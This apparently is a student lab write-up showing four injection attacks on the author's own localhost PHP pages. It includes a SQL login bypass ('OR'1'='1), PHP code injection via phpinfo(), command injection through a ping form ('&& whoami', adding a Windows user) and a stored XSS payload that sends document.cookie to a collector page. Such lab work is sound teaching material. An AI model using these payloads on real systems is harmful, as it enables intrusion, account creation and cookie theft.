


Assignment 2 - Implementation of 4 types of injection attacks SQL injection, code injection, command injection and XSS cross site scripting attack.

## 1. SQL injection :

Goal - A simple login authentication dynamic website.


How to perform -

**step 1** - with a true existing user with valid name and password.



The screenshot shows a web browser window with the address bar displaying 'localhost/security/sqlinjection/'. The page title is 'SQL Injection'. It features a login form with two input fields: 'Username' containing the text 'samir' and 'Password:' containing the text 'time'. Below the password field is a blue 'Submit' button.


**Result -**



The screenshot shows a web browser window with the address bar displaying 'localhost/security/sqlinjection/action\_page.php'. The page content includes two links: 'Click to go back to sql index' and 'Click to go back to Home'. Below the links is the heading 'Data fatching from user table' (note the typo 'fatching'). Underneath is the text 'Only contains id name and password'. A table is displayed with three columns: 'Id', 'Username', and 'password'. The table contains one row with the values '1', 'samir', and 'time'. Below the table, the SQL query 'select \* from user where name='samir' AND password='time'' is shown.

Id	Username	password
1	samir	time

**step 2** ( performing ) - 'OR'1'='1




## SQL Injection

Username

Password:

Submit

### Result -



[Click to go back to sql index](#) / [Click to go back to Home](#)

### Data fetching from user table

Only contains id name and password

Id	Username	password
1	samir	time
3	Ev	time
5	Cliffe	line
6	Experiya	line


`select * from user where name="'OR'1='1' AND password="'OR'1='1'`

## 2. Code injection :

Goal - A simple website for calculating result of an expression.

How to perform -

**step 1** 1+1\*2 is input as a simple expression




## Code Injection

Expression


Submit

## Result -



Answer is - 3

step 2 `1+1*2 && phpinfo();`




## Code Injection

Expression


`1+1*2 && phpinfo();`

Submit

## Result -



Answer is -


PHP Version 7.4.9	
	
System	Windows NT DESKTOP-U1VS0AM 10.0 build 19042 (Windows 10) AMD64
Build Date	Aug 4 2020 11:45:36
Compiler	Visual C++ 2017
Architecture	x64
Configure Command	cscript /nologo /e:javascript configure.js "--enable-snapshot-build" "--enable-debug-pack" "--with-pdo-oci=c:\php-snap-build\deps_aux\oracle\x64\instantclient_12_1\sdk,shared" "--with-oci8-12c=c:\php-snap-build\deps_aux\oracle\x64\instantclient_12_1\sdk,shared" "--enable-object-out-dir=../obj/" "--enable-com-dotnet=shared" "--without-analyzer" "--with-pgo"
Server API	Apache 2.0 Handler
Virtual Directory Support	enabled
Configuration File (php.ini) Path	C:\Windows
Loaded Configuration File	C:\xampp\php\php.ini
Scan this dir for additional .ini files	(none)

## 3. Command injection :

Goal - A simple website which can tell us ping of any ip address or url.


How to perform -

**step 1** - with a true existing user with valid name and password.




The screenshot shows a web browser window with the title 'Command Injection'. The address bar shows 'localhost/security/cmdinjection/'. The main content area has a heading 'Command Injection' and a form with a label 'Ip address' and a text input field containing '8.8.8.8'. Below the input field is a blue 'Submit' button.

**Result -**




The screenshot shows the result page of the Command Injection application. The address bar shows 'localhost/security/cmdinjection/command.php'. The page has a heading 'Your IP address is - 8.8.8.8' and a preformatted text block showing the output of a ping command: 'Pinging 8.8.8.8 with 32 bytes of data: Reply from 192.168.43.164: Destination host unreachable. Reply from 192.168.43.164: Destination host unreachable. Reply from 192.168.43.164: Destination host unreachable. Reply from 192.168.43.164: Destination host unreachable. Ping statistics for 8.8.8.8: Packets: Sent = 4, Received = 4, Lost = 0 (0% loss),'. There are also links to 'Click to go back to sql index' and 'Click to go back to Home'.

**step 2** - 8.8.8.8 && whoami



The screenshot shows the web browser window with the title 'Command Injection'. The address bar shows 'localhost/security/cmdinjection/'. The main content area has a heading 'Command Injection' and a form with a label 'Ip address' and a text input field containing '8.8.8.8 && whoami'. Below the input field is a blue 'Submit' button.

**Result -**



desktop-u1vs0am\samir boro

similar commands to perform code injectio -

1. 8.8.8.8 && whoami

2. 8.8.8.8 && net user/add test

8.8.8.8 && net user/ net users // to check


## 4. XSS injection :

Goal - A greeting website which gerenartes hello, \_\_\_\_\_name

How to perform -

**step 1** - we are checking in input tag to perform xss

```
<script> alert("I'm root ") </script>
```




## XSS

Name

Submit

**Result -**



**step 2** - `<script> location.href="xss.php?data='+document.cookie'" </script>`

in real life that xss.php is replaced by [www.something.com/xss.php](http://www.something.com/xss.php) or any urls




## XSS

Name

Submit

**Result** - That leads no change in website. Congratulations we have successfully inject js code.


**step 3** - whenever any user submit their name to get greeting they will get the result, as well as the cookie has now passed to xss.php without knowing to the user.



## XSS

Name


Submit



[Click to go back to sql index](#) / [Click to go back to Home](#)

**Hello, Samir.Boro**

**Result** - A text file will generate containing all the cookie of users



The end